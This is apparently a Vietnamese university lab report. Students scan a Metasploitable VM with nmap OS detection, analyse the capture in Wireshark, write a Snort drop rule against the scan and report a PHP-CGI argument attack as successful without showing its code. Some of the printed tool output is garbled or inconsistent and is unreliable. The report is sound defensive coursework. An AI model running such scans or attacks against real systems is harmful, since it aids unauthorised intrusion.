



## BÁO CÁO LAB 4

*Môn: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập*

*GVTH: ĐỖ HOÀNG HIỀN*

Sinh viên thực hiện	<b>Sinh viên 1</b> MSSV: 21522573 Họ tên: Phạm Thanh Tâm <b>Sinh viên 2</b> MSSV: 21520514 Họ tên: Nguyễn Văn Anh Tú
Lớp	<b>NT204.O21.ATCL</b>
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc (nếu là nhóm)	<b>[Sinh viên 1]:</b>  <b>[Sinh viên 2]:</b>
Link Video thực hiện (nếu có yêu cầu)	
Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý...	
Điểm tự đánh giá (bắt buộc)	<b>10 /10</b>




[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]


## BÁO CÁO CHI TIẾT

### Các yêu cầu cần thiết

#### Enable card mạng VMnet 4




#### Kết nối tới máy Metasploit bằng WinSCP




### Yêu cầu 1.1: Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành

- Trên máy Victim Metasploitable sử dụng lệnh : `tcpdump -i eth0 -w nmap.pcap`



- Trong lúc đang lắng nghe thì qua máy Kali attack vào máy Victim :




- Thực hiện Scan OS trên máy Kali: nmap -O 192.168.7.200



```
root@kali:~/home/kali# nmap -O 192.168.34.200
Starting Nmap 2.94SN (https://nmap.org) at 2024-05-18 07:08 EDT
Nmap scan report for 192.168.34.200
Host is up (0.015s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  netbios-ssn
1445/tcp  open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2849/tcp  open  nfs
2122/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5989/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8100/tcp  open  unknown
Device type: general purpose
Running: Linux 2.6.9
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 4.00 seconds

root@kali:~/home/kali#
```

- Tải file nmap.pcap về máy thật:



- Mở file nmap.pcap bằng wireshark ta thấy rất nhiều gói SYN được gửi đến ip của Metasploitable (192.168.34.200) :



**TRƯỜNG ĐH CÔNG NGHỆ THÔNG TIN - ĐHQG-HCM**  
**KHOA MẠNG MÁY TÍNH & TRUYỀN THÔNG**  
**BỘ MÔN AN TOÀN THÔNG TIN**

The image shows a Wireshark packet capture of a network traffic. The top pane displays a list of packets, all of which are TCP RST segments. The source IP is 192.168.34.200 and the destination IP is 10.01.34.100. The ports vary, but the sequence numbers are consistent, starting from 45766 and increasing by 1024 for each segment. The bottom pane shows the packet details for a selected packet, indicating it is a Transmission Control Protocol (TCP) segment with a reset flag set.

No.	Time	Source	Destination	Protocol	Length	Info
328	145.139674	192.168.34.200	10.01.34.100	TCP	54	5962 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
329	145.139674	192.168.34.200	10.01.34.100	TCP	60	45766 → 5962 [SYN] Seq=0 Win=0 Len=0 MSS=1460
326	145.138768	192.168.34.200	10.01.34.100	TCP	54	1641 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	145.138768	192.168.34.200	10.01.34.100	TCP	60	45766 → 1641 [SYN] Seq=0 Win=0 Len=0 MSS=1460
324	145.138691	192.168.34.200	10.01.34.100	TCP	54	2520 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
323	145.137989	192.168.34.200	10.01.34.100	TCP	60	45766 → 2520 [SYN] Seq=0 Win=0 Len=0 MSS=1460
322	145.134655	192.168.34.200	10.01.34.100	TCP	54	301 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
321	145.134655	192.168.34.200	10.01.34.100	TCP	60	45766 → 301 [SYN] Seq=0 Win=0 Len=0 MSS=1460
320	145.133628	192.168.34.200	10.01.34.100	TCP	54	49176 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
319	145.133751	192.168.34.200	10.01.34.100	TCP	60	45766 → 49176 [SYN] Seq=0 Win=0 Len=0 MSS=1460
318	145.133279	192.168.34.200	10.01.34.100	TCP	54	20931 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	145.133012	192.168.34.200	10.01.34.100	TCP	60	45766 → 20931 [SYN] Seq=0 Win=0 Len=0 MSS=1460
316	145.132395	192.168.34.200	10.01.34.100	TCP	54	1897 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	145.132245	192.168.34.200	10.01.34.100	TCP	60	45766 → 1897 [SYN] Seq=0 Win=0 Len=0 MSS=1460
314	145.132255	192.168.34.200	10.01.34.100	TCP	54	20932 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
313	145.132268	192.168.34.200	10.01.34.100	TCP	60	45766 → 20932 [SYN] Seq=0 Win=0 Len=0 MSS=1460
312	145.131479	192.168.34.200	10.01.34.100	TCP	54	8192 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
311	145.131479	192.168.34.200	10.01.34.100	TCP	60	45766 → 8192 [SYN] Seq=0 Win=0 Len=0 MSS=1460
310	145.130855	192.168.34.200	10.01.34.100	TCP	54	32772 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
309	145.130829	192.168.34.200	10.01.34.100	TCP	60	45766 → 32772 [SYN] Seq=0 Win=0 Len=0 MSS=1460
308	145.130478	192.168.34.200	10.01.34.100	TCP	54	6069 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
307	145.130388	192.168.34.200	10.01.34.100	TCP	60	45766 → 6069 [SYN] Seq=0 Win=0 Len=0 MSS=1460
306	145.110442	192.168.34.200	10.01.34.100	TCP	54	7921 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
305	145.110475	192.168.34.200	10.01.34.100	TCP	60	45766 → 7921 [SYN] Seq=0 Win=0 Len=0 MSS=1460
304	145.112406	192.168.34.200	10.01.34.100	TCP	54	726 → 45766 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
303	145.112727	192.168.34.200	10.01.34.100	TCP	60	45766 → 726 [SYN] Seq=0 Win=0 Len=0 MSS=1460

- Ta thử chọn 1 gói để phân tích:

The image shows the packet details pane in Wireshark for a selected packet. The packet is a Transmission Control Protocol (TCP) segment with a reset flag set. The source port is 45766 and the destination port is 1897. The sequence number is 3617283776. The acknowledgment number is 0. The window size is 1024. The packet length is 54 bytes. The bottom pane shows the raw packet data in hexadecimal and ASCII.

Frame 315: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: VMware_52:55:c9 (08:0c:29:52:55:c9), Dst: VMware_f6:37:bc (08:0c:29:f6:37:bc)
Internet Protocol Version 4, Src: 192.168.34.200, Dst: 10.01.34.100
Transmission Control Protocol, Src Port: 45766, Dst Port: 1897, Seq: 0, Len: 0
Source Port: 45766
Destination Port: 1897
[Stream index: 147]
[Conversation completeness: Incomplete (37)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 3617283776
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment Number (raw): 0
0110 .... = Header Length: 24 bytes (6)
Flags: RST=1 (000)
Window: 1024
[Calculated window size: 1024]
Checksum: 0x0000 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (4 bytes), Maximum segment size
[Timestamps]


- Tất cả các gói đều có 1024 byte và TCP Segment Len là 0

=> Đây là dấu hiệu của việc máy đã bị Scan port và để ngăn chặn việc này ta cần chặn scan port




- Thêm rule cho máy Snort:

“drop tcp any any -> 192.168.34.0/24 any (msg: “Nmap scan OS Detection!”; flags: S; sid: 100001; rev: 1;)”



- Không thể scan được nữa sau khi set rule:





Smart - VMware Workstation

File Edit View VM Tools Help

Library

Typ: Host file search

- My Computer
  - kali-linux-2024.1-vmware
  - Ubuntu 64-bit
  - Windows 7 x64
- IPFS LAB
  - Metasploitable2 Linux
- OSSEM ALLENVAULT
  - AV Sensor
  - AV Sensor
  - Kali Attacker
  - Router OSSEM
- PTSense Firewall
  - Windows 10 and later x64
  - Router Smart
- Smart

Smart Router Smart Metasploitable2 Linux Kali Attacker

```
Type:0 Code:9 ID:1972 Seq:295 ECHO
[*] [1:1000001:1] ICMP test detected [**]
[Prior:1ty: 0]
05/18-12:40:15.852528 10.81.34.100 -> 192.168.34.200
ICMP TTL:56 TOS:0x0 ID:194298 IPLen:20 DgLen:178
Type:8 Code:0 ID:1973 Seq:296 ECHO
[*] [1:100001:1] Nmap scan OS Detection! [**]
[Prior:1ty: 0]
05/18-12:40:15.903069 10.81.34.100:39867 -> 192.168.34.200:32954
TCP TTL:45 TOS:0x0 ID:54637 IPLen:20 DgLen:60
*****S Seq: 0x83B7D515 Ack: 0xA828AD90 Min: 0x7A69 TClen: 40
TCP Options (5) => MS: 10 NOP MSS: 265 TS: 4294967295 0 SackOK
[*] [1:100001:1] Nmap scan OS Detection! [**]
[Prior:1ty: 0]
05/18-12:40:16.005217 10.81.34.100:39867 -> 192.168.34.200:32954
TCP TTL:52 TOS:0x0 ID:16203 IPLen:20 DgLen:60
*****S Seq: 0x83B7D515 Ack: 0xA828AD90 Min: 0x7A69 TClen: 40
TCP Options (5) => MS: 10 NOP MSS: 265 TS: 4294967295 0 SackOK
[*] [1:100001:1] Nmap scan OS Detection! [**]
[Prior:1ty: 0]
05/18-12:40:16.107445 10.81.34.100:39867 -> 192.168.34.200:32954
TCP TTL:54 TOS:0x0 ID:58424 IPLen:20 DgLen:60
*****S Seq: 0x83B7D515 Ack: 0xA828AD90 Min: 0x7A69 TClen: 40
TCP Options (5) => MS: 10 NOP MSS: 265 TS: 4294967295 0 SackOK
[*] [1:100001:1] Nmap scan OS Detection! [**]
[Prior:1ty: 0]
05/18-12:40:16.208622 10.81.34.100:39867 -> 192.168.34.200:32954
TCP TTL:49 TOS:0x0 ID:54740 IPLen:20 DgLen:60
*****S Seq: 0x83B7D515 Ack: 0xA828AD90 Min: 0x7A69 TClen: 40
TCP Options (5) => MS: 10 NOP MSS: 265 TS: 4294967295 0 SackOK
router@router:~$ _
```

To direct input to this VM, click inside or press Ctrl+G.

39°C khuu nhu

Search

7:42 PM 5/18/2024

- Trên máy Kali tiến hành attack PHP CGI Argument:

Trang 8 / 16





- Đồng thời trên máy victim đang lắng nghe:

```
metasploitable login: msfadmin
Password:
Last login: Sat May 18 06:07:35 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:50:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ cd tmp
-bash: cd: tmp: No such file or directory
msfadmin@metasploitable:~$ ls
unmap.pcap  vulnerable
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w cgi.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

- Attack thành công:

```
root@kali:~/home/kali
File Actions Edit View Help
+damn_sadboi+tdaaa+null2root+HowestCSP+fezfzf+LordVader+FLag_Hunt3rs+bluemet+PBG62H+

